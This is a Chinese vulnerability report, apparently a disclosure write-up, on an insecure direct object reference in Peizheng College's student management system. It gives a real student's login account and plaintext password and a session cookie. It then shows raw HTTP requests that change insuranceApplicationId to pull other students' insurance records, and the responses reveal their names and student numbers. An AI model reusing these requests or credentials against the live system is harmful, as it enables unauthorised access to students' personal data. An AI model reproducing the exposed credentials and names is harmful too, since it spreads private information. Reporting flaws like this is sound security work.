

用户遍历


漏洞地址:

<http://cas0.peizheng.edu.cn/cas/login?service=http%3A%2F%2Fpzxg.peizheng.edu.cn%2Fsms3%2Fcaslogin.jsp%3FtargetUrl%3D%252Fbase64%252F7DaHR0cDovL3B6eGcucGVpe mhlbmcuZWR1LmNuL3NtczMvY2FzbG9naW5zdWNjZXN zLmpzcA%3D%3D>


登录账号 201851701161 密码 ZJLE1366.com



漏洞位置: <http://pzxg.peizheng.edu.cn/sms3/index.jsp>



抓包：




Request

```
GET /sms3/student/insurance_pz/stuinsurance/insuranceApplicationDetail.jsp?insuranceApplicationId=28535 HTTP/1.1
Host: pz.xg.peizheng.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://pz.xg.peizheng.edu.cn/sms3/student/insurance_pz/stuinsurance/insuranceApplicationList.jsp
Cookie: JSESSIONID=76EE5B9FCC5902CEB8A1EFDF5AD058A1.sms49_05
Upgrade-Insecure-Requests: 1
```

Response

```
201851701161
</div>
<div class="help-block"></div>
</div>
</div>
<div class="partContent col-sm-6 col-md-6 col-lg-6">
  <div class="form-group">
    成功用has-success, 警告用has-warning, 错误用has-error -->
    <label for="uniqueKey" class="col-sm-3 control-label">姓名: </label>
    <div class="col-sm-9">
      <div class="plaintext">
        钟家乐
      </div>
      <div class="help-block"></div>
    </div>
  </div>
</div>
<div class="partContent col-sm-6 col-md-6 col-lg-6">
  <div class="form-group">
    成功用has-success, 警告用has-warning, 错误用has-error -->
    <label for="uniqueKey" class="col-sm-3 control-label">性别: </label>
    <div class="col-sm-9">
      <div class="plaintext">
        男
      </div>
    </div>
  </div>
</div>
```

修改第一个箭头的数值可以查看到其他用户信息：



Request

```
GET /sms3/student/insurance_pz/stuinsurance/insuranceApplicationDetail.jsp?insuranceApplicationId=28536 HTTP/1.1
Host: pz.xg.peizheng.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://pz.xg.peizheng.edu.cn/sms3/student/insurance_pz/stuinsurance/insuranceApplicationList.jsp
Cookie: JSESSIONID=76EE5B9FCC5902CEB8A1EFDF5AD058A1.sms49_05
Upgrade-Insecure-Requests: 1
```

Response

```
<label for="uniqueKey" class="col-sm-3 control-label">学号: </label>
<div class="col-sm-3">
  <div class="plaintext">
    20195120801020
  </div>
  <div class="help-block"></div>
</div>
</div>
<div class="partContent col-sm-6 col-md-6 col-lg-6">
  <div class="form-group">
    成功用has-success, 警告用has-warning, 错误用has-error -->
    <label for="uniqueKey" class="col-sm-3 control-label">姓名: </label>
    <div class="col-sm-9">
      <div class="plaintext">
        唐诗欣
      </div>
    </div>
  </div>
</div>
```